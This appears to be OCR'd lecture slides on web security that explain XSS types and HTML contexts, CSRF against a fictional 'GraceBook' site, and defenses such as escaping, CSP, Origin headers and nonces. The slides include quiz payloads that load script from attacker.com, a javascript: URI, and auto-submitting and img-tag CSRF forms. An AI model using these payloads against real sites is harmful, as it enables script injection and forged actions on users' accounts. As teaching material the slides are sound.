Web Security: Vulnerabilities & Attacks

Three Types of XSS

- Type 2: Persistent or Stored
  - The attack vector is stored at the server
- Type 1: Reflected
  - The attack value is ‘reflected’ back by the server
- Type 0: DOM Based
  - The vulnerability is in the client side code

Contexts in HTML

- Cross site scripting is significantly more complex than the command or SQL injection.
- The main reason for this is the large number of *contexts* present in HTML.

```
<a href="http://evil.com" onclick="functionCall()">
Possibly <b>HTML</b> Text
</a>
```

Contexts in HTML

- Cross site scripting is significantly more complex than the command or SQL injection.
- The main reason for this is the large number of *contexts* present in HTML.

```
<a href="http://evil.com" onclick="functionCall()">
Possibly <b>HTML</b> Text
</a>
```

HTML Attribute Context

URI Context

Event Handler Context

HTML Context

Contexts in HTML

The blogging application also accepts a ‘homepage’ from the anonymous commenter. The application uses this value to display a helpful link:

```
<? echo "<a href='".$homepage."'>Home</a>"; ?>
```

Which of the following values for `$homepage` cause untrusted code execution?

```
a. <script src="http://attacker.com/evil.js"></script>
b. '<script src="http://attacker.com/evil.js"></script>
c. javascript:alert("evil code executing");
```

HTML Contexts

The blogging application also accepts a ‘homepage’ from the anonymous commenter. The application uses this value to display a helpful link:

```
<? echo "<a href='".$homepage."'>Home</a>"; ?>
```

Which of the following values for `$homepage` cause untrusted code execution?

```
a. <script src="http://attacker.com/evil.js"></script>
b. '<script src="http://attacker.com/evil.js"></script>
c. javascript:alert("evil code executing");
```

HTML Contexts

The blogging application also accepts a ‘homepage’ from the anonymous commenter. The application uses this value to display a helpful link:

```
<? echo "<a href='".$homepage."'>Home</a>"; ?>
```

Which of the following values for `$homepage` cause untrusted code execution?

```
a. <script src="http://attacker.com/evil.js"></script>
b. '<script src="http://attacker.com/evil.js"></script>
c. javascript:alert("evil code executing");
```

HTML Contexts

The blogging application also accepts a ‘homepage’ from the anonymous commenter. The application uses this value to display a helpful link:

```
<? echo "<a href='".$homepage."'>Home</a>"; ?>
```

Which of the following values for `$homepage` cause untrusted code execution?

```
a. <script src="http://attacker.com/evil.js"></script>
b. '<script src="http://attacker.com/evil.js"></script>
c. javascript:alert("evil code executing");
```

Injection Defenses

- Defenses:
  - Input validation
    - Whitelists untrusted inputs.
  - Input escaping
    - Escape untrusted input so it will not be treated as a command.
  - Use less powerful API
    - Use an API that only does what you want.
    - Prefer this over all other options.

Input Validation

Check whether input value follows a whitelisted pattern. For example, if accepting a phone number from the user, JavaScript code to validate the input to prevent server-side XSS:

```
function validatePhoneNumber(p){
  var phoneNumberPattern = /^\(?(\d{3})\)?[- ]?(\d{3})[- ]?(\d{4})$/;
  return phoneNumberPattern.test(p);
}
```

This ensures that the phone number doesn't contain a XSS attack vector or a SQL Injection attack. This only works for inputs that are easily restricted.

Parameter Tampering

Is the JavaScript check in the previous function on the client sufficient to prevent XSS attacks ?

```
a. Yes
b. No
```

Parameter Tampering

Is the JavaScript check in the previous function sufficient to prevent XSS attacks ?

a. Yes

b. No

Input Escaping or Sanitization

Sanitize untrusted data before outputting it to HTML. Consider the HTML entities functions, which escapes ‘special’ characters. For example, < becomes <.

Our previous attack input,

```
<script src="http://attacker.com/evil.js"></script>
```

becomes

```
&lt;script src=&quot;http://attacker.com/evil.js&quot;&gt;&lt;/script&gt;
```

which shows up as text in the browser.

Context Sensitive Sanitization

What is the output of running `htmlentities` on **`javascript:evilfunction();`**? Is it sufficient to prevent cross site scripting? You can try out html entities online at http://www.functions-online.com/htmlentities.html

a. Yes

b. No

Context Sensitive Sanitization

What is the output of running `htmlentities` on `javascript:evilfunction();`? Is it sufficient to prevent cross site scripting? You can try out html entities online at http://www.functions-online.com/htmlentities.html

a. Yes

b. No

Use a less powerful API

- The current HTML API is too powerful, it allows arbitrary scripts to execute at any point in HTML.
- Content Security Policy allows you to disable all inline scripting and restrict external script loads.
- Disabling inline scripts, and restricting script loads to ‘self’ (own domain) makes XSS a lot harder.
- See CSP specification for more details.

Use a less powerful API

- To protect against DOM based XSS, use a less powerful JavaScript API.
- If you only want to insert untrusted text, consider using the `innerText` API in JavaScript. This API ensures that the argument is only used as text.
- Similarly, instead of using `innerHTML` to insert untrusted HTML code, use `createElement` to create individual HTML tags and use `innerText` on each.

Break


Cross-site Request Forgery

Example Application


Consider a social networking site, GraceBook, that allows users to ‘share’ happenings from around the web. Users can click the “Share with GraceBook” button which publishes content to GraceBook.

When users press the share button, a `POST` request to http://www.gracebook.com/share.php is made and gracebook.com makes the necessary updates on the server.

Running Example



Running Example



Running Example

```
<html><body>
<div>
Update your status:

<form action="http://www.gracebook.com/share.php" method="post">
<input name="text" value="Feeling good!"></input>
<input type="submit" value="Share"></input>
</form>
</div>
</body></html>
```


Running Example

Update your status:

Feeling good! | Share


Displays to user

Client Browser




www.gracebook.com


Running Example



Running Example



Running Example



www.gracebook.com

Running Example

Update your status:

Feeling good!

Share

Displays to user

status:
"Feeling
Good!"

DB
Server

Client Browser

share.php
text=Feeling Good!

On "Share" click

Session Cookie

Web Server

share.php
update user's
status with the
text "Feeling
good!"

www.gracebook.com

Network Requests

The HTTP `POST` Request looks like this:

```
POST /share.php HTTP/1.1
Host: www.gracebook.com
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Referer:
   https://www.gracebook.com/form.php
Cookie: auth=beb18dcd75f2c225a9dcd71c73a8d77b5c304fb8

text=Feeling good!
```

CSRF Attack

- The attacker, on `attacker.com`, creates a page containing the following HTML:

```
<form action="http://www.gracebook.com/share.php" method="post"
id="f">
<input type="hidden" name="text" value="SPAM COMMENT"></input>
<script>document.getElementById('f').submit();</script>
```

- What will happen when the user visits the page?

a) The spam comment will be posted to user's share feed on gracebook.com

b) The spam comment will be posted to user's share feed if the user is currently logged in on gracebook.com

c) The spam comment will not be posted to user's share feed on gracebook.com

CSRF Attack

- The attacker, on `attacker.com`, creates a page containing the following HTML:

```
<form action="http://www.gracebook.com/share.php" method="post" id="f">
<input type="hidden" name="text" value="SPAM COMMENT"></input>
<script>document.getElementById('f').submit();</script>
```

- What will happen when the user visits the page?

a) The spam comment will be posted to user's share feed on gracebook.com

b) The spam comment will be posted to user's share feed if the user is currently logged in on gracebook.com


c) The spam comment will not be posted to user's share feed on gracebook.com

CSRF Attack

- JavaScript code can automatically submit the form in the background to post spam to the user's GraceBook feed.
- Similarly, a `GET` based CSRF is also possible. Making `GET` requests is easier: just an `img` tag suffices.

```
<img src="http://www.gracebook.com/share.php?text=SPAM%20COMMENT" />
```

Example Attack



CSRF Defense

- Origin headers
  - Introduction of a new header, similar to Referer.
  - Unlike Referer, only shows scheme, host, and port (no path data or query string)
- Nonce-based
  - Use a nonce to ensure that only `form.php` can get to `share.php`.

CSRF via POST requests

Consider the Referrer value from the `POST` request outlined earlier. In the case of the CSRF attacks, will it be different?

a. Yes

b. No

CSRF via POST requests

Consider the Referrer value from the `POST` request outlined earlier. In the case of the CSRF attacks, will it be different?

a. Yes

b. No

Origin Header

- Instead of sending whole referring URL, which might leak private information, only send the referring scheme, host, and port.

```
POST /share.php HTTP/1.1
Host: www.gracebook.com
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://www.gracebook.com/
Cookie: auth=beb18dcd75f2c225a9dcd71c73a8d77b5c304fb8

text=hi
```

Origin Header

- Instead of sending whole referring URL, which might leak private information, only send the referring scheme, host, and port.

```
POST /share.php HTTP/1.1
Host: www.gracebook.com
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/x-www-for    encoded;
charset=UTF-8
Origin: http://www.gracebook.com/
Cookie: auth=beb18dcd75f2c225a9dcd71c73a8d77b5c304fb8

text=hi
```

No path string
or query data

Nonce based protection

- Recall the expected flow of the application:
  - The message to be shared is first shown to the user on `form.php` (the `GET` request)
  - When user assents, a `POST` request to `share.php` makes the actual post
- The server creates a nonce, includes it in a hidden field in `form.php` and checks it in `share.php`.

Nonce based protection


The form with nonce

```
<form action="share.php" method="post">
<input type="hidden" name="csrfnonce" value="av834favcb623">
<input type="textarea" name="text" value="Feeling good!">
```

